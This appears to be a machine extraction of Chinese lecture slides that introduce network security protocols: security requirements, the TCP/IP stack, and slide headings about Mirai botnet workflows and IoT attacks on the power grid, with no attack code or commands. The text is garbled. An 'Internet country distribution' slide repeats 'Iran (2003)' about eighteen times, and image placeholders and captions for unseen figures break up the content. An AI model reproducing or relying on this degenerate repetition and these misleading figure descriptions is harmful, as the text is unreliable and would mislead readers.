

第1章 网络安全协议概述

内容提要

- 网络安全需求
- TCP/IP协议栈及安全缺陷
- 网络安全威胁
- 密码学工具箱
- 简单的安全消息系统
- 网络安全协议概览

网络安全需求

网络安全需求 (IATF)

- 保密性 (Confidentiality)
- 完整性 (Integrity)
- 可用性 (Availability)
- 可控性 (Controllability)
- 不可否认性 (Non-repudiation)

网络安全需求：保密性

- 保密性(Confidentiality): 确保隐私或者秘密信息不向非授权者泄漏，也不被非授权者使用，即：防止数据的未授权访问。

网络安全需求：完整性

- 完整性（Integrity）：确保信息只能以特定和授权的方式进行改变，比如：确保接收者收到的消息就是发送者发送的消息。


网络安全需求：可用性

- ▣ 可用性（Availability）：合法用户在使用网络资源的时候，能够获得正常的服务。



Mirai: scanning workflow

Scanning Workflow




Mirai: Infection workflow

Infection Workflow




Mirai: attack workflow

Attack Workflow



MadIoT: Manipulation of demand via IoT



Saleh Soltan, Prateek Mittal, and H. Vincent Poor, BlackIoT: IoT Botnet of High Wattage Devices Can Disrupt the Power Grid, Usenix Security 2018

网络安全需求：可控性

- ▣ 可控性：限制对网络资源（软件和硬件）和数据（存储和通信的数据）的访问，其目标是防止未授权使用资源、未授权公开或者修改数据。通过访问控制实现。

网络安全需求：不可否认性

- 不可否认性 (Non-repudiation)：通信实体不能对自己做过的事情抵赖，包括两层含义，一方面发送者不能否认自己发送数据的行为；另一方面，接收者不能否认自己接收过数据。


网络安全需求：总结

- 网络安全协议只解决网络安全中的部分问题，
满足部分需求：
 - ◆ 保密性
 - ◆ 完整性
 - ◆ 身份认证（访问控制的基础）


接下来，我们对照安全
需求来讨论TCP/IP协
议栈及存在的问题

TCP/IP协议栈及安全缺陷

ARPANet



THE WHOLE INTERNET



INTERNET COUNTRY DISTRIBUTION

USA
(2003)

Canada
(2003)

UK
(2003)

France
(2003)

Germany
(2003)

Japan
(2003)

South Korea
(2003)

China
(2003)

India
(2003)

Italy
(2003)

Spain
(2003)

Sweden
(2003)

Switzerland
(2003)

Belgium
(2003)

Australia
(2003)

South Africa
(2003)

Israel
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)

Iran
(2003)


Iran
(2003)

These clusters represent different geographical regions of the Internet. The colors represent different countries. The size of the clusters represents the number of nodes in each region.


The network structure is highly complex and interconnected. The nodes represent different Internet Service Providers (ISPs) and the edges represent the connections between them.

TCP/IP Protocol Stack


OSI参考模型




TCP/IP模型




TCP/IP协议栈

